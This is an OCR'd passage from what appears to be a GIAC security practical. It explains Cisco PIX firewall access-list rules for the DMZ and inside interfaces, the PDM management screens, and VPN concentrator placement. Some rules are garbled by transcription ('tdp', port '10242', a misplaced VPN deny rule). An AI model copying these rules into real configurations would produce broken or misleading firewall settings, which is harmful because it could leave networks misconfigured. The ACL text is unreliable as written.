```

Permits the DNS server located on the External service network to send DNS queries to any host.

```
access-list DMZ_access_in permit udp host Ext-DNS gt 1024 host 10.1.20.16 eq syslog
access-list DMZ_access_in permit udp host Mail-Relay gt 1024 host 10.1.20.16 eq Syslog
access-list DMZ_access_in permit udp host Proxy-pub gt 1024 host 10.1.20.16 eq Syslog
access-list DMZ_access_in permit udp host Proxy-part gt 1024 host 10.1.20.16 eq syslog
access-list DMZ_access_in permit udp host DMZ-Switch gt 1024 host 10.1.20.16 eq syslog
```

Permits the hosts on the external service network to send Syslog information to the statically mapped address of the Syslog server located on the internal service network.

```
access-list DMZ_access_in permit udp host DMZ-Switch gt 1024 host 10.1.20.15 eq snmptrap
```

Permits the DMZ-switch on the external service network to send SNMP information to the statically mapped address of the Net-Mgt server located on the internal service network.

```
access-list DMZ_access_in permit tcp host Mail-Relay gt 1024 host 10.1.20.17 eq smtp
access-list DMZ_access_in permit udp host Mail-Relay gt 1024 host 10.1.20.17 eq smtp
access-list DMZ_access_in deny tcp host Mail-Relay gt 10242 199.199.199.0 0.0.0.255 eq/
smtp
access-list DMZ_access_in deny udp host Mail-Relay gt 10242 199.199.199.0 0.0.0.255 eq/
smtp
access-list DMZ_access_in deny tcp host Mail-Relay gt 10242 10.0.0.0 0.255.255.255 eq/
smtp
access-list DMZ_access_in deny udp host Mail-Relay gt 10242 10.0.0.0 0.255.255.255 eq/
smtp
access-list DMZ_access_in permit tcp host Mail-Relay gt 10242 any eq smtp
access-list DMZ_access_in permit udp host Mail-Relay gt 10242 any eq smtp
```

The commands above permit the Mail-relay on the external service network to send SMTP to the statically mapped address of the internal mail server located on the internal service network, and to the Internet, while not allowing SNMP to any other host on GIAC's network.

```
access-list VPN_access_in deny ip any any
```

All other traffic is not permitted to enter the network from the DMZ interface.

Inside Interface Access List

```
access-list Inside_access_in permit udp any host 199.199.199.1 eq ntp
```

Allows the internal network to querry the Border router using NTP.

```
access-list Inside_access_in permit udp host Net-Mgt gt 1024 host 199.199.199.1 eq snmp
access-list Inside_access_in permit udp host Net-Mgt gt 1024 host 10.1.20.254 eq snmp
access-list Inside_access_in permit udp host Net-Mgt gt 1024 host 10.100.100.254 eq snmp
```

Allows the network management station to querry the devices located outsidt the pix using SNMP.

```
access-list Inside_access_in permit ip IS-Net any
```


Permits all traffic from the IS network to any destination.

```
access-list Inside_access_in permit tdp Emp-Net gt 1024 any eq www
access-list Inside_access_in permit tdp HR-Net gt 1024 any eq www
```

Allows the employee network and Human Resources network to make outbound HTTP connections.


access-list `Inside_access_in` deny ip any any

All other traffic is not permitted to enter the network from the Inside interface




After entering the rules above the "Access Rules" tab reflects the changes.
There are two more bullet options available in this tab, "AAA Rules" and "Filter Rules" GIAC has not utilized the functionality offered by these rules. The AAA rules bullet

allows the Pix to require authentication for connections that the user defines that traverse the firewall. The Filter Rules bullet allows for URL filtering.




The "Translation Rules" tab displays the NAT and PAT address translations that the pix is performing in a graphical format. The "Manage Pools" button is used to define NAT and PAT translations.


We have already visited the "Hosts/Networks" tab above and will now examine the "System Properties" tab




The "System Properties" tab offers a collapsible menu bar on the left of the form above. We will examine those areas that were used to configure the Pix. The Menu displayed above allows for the configuration of the interfaces, including: IP address, netmask, speed, name, security level and the ability to enable/disable each interface.




Under the Routing –Static Routes area in the menu we add a static route that we missed in the original configuration of the Pix.




Under the Routing – Proxy ARP's we assure that none of the checkboxes have been checked, indicating that the Pix will not be performing Proxy ARP.




Under the Pix Administration – Authentication menu we indicate that the pix will only accept SSH connections that will be authenticated against the tacacs server.




Under the Pix Administration – Password menu we find the area used to set the enable and telnet passwords.



Another useful interface located in the Pi Administration menu is the PDM HHTPS sub menu. Here we have set the IP address of the HOST that may access the Pix via the PDM interface. Any number of IP addresses may be used, although we recommend only allowing access by the FW administrator.



In the screen above we have specified the IS network as the only network allowed to connect to the Pix via secure shell (SSH).



The SNMP sub-menu is used to configure SNMP to and from the Pix. We have enabled the pix to send SNMP traps to the Net-Mgt server on the inside interface.
The last tab, "Monitoring" contains a menu structure similar to the System Properties menu. It has the ability to create graphs of nearly everything that the Pix sees. As the network is not yet a production network there is little to no traffic to graph.

VPN Concentrator:

The Cisco 3015 VPN concentrator is equipped with three interfaces; GIAC will utilize two of these. The "public" interface will terminate on the border router, while the Private interface will terminate on a Cisco 3524. The 3524 is then connected to the Pix firewall. This design is in contrast to many deployments today that place the firewall in front of the VPN device. When placed in front, no visibility into the specific types of user traffic is possible because the traffic is still encrypted. This configuration allows for the placement of an IDS system to inspect the unencrypted traffic on the private side of the concentrator, while still forcing the traffic to traverse the firewall on its way into the network. Only IPSEC traffic will be allowed to reach the concentrator from the Internet, due to the filtering performed by the border router.




Figure 5

The VPN Concentrator has been employed for two reasons:

1. To allow the suppliers, contracted to provide fortune cookie sayings, to deliver their product securely to GIAC.
2. To allow remote employees to connect to GIAC's network and accomplish their work in a secure manner, just as if they were physically located on the network.

To accomplish these two goals we have created two groups within the VPN concentrator. "Remote Employees" and "Suppliers". Within each of these groups, accounts have been created for those users that require remote access.

These users will connect to the concentrator with the Cisco Systems VPN Client. The group name and pre-shared secret will be provided in the client distribution.

Figure 7

After the user has successfully authenticated against the local user database on the concentrator the connection will be NATed. The IP address that the concentrator selects will be based on the group that the remote user is in. Remote employees connection will use addresses in the 10.100.100.16/28 block while Supplier connections will be in the 10.100.100.32/28 block.


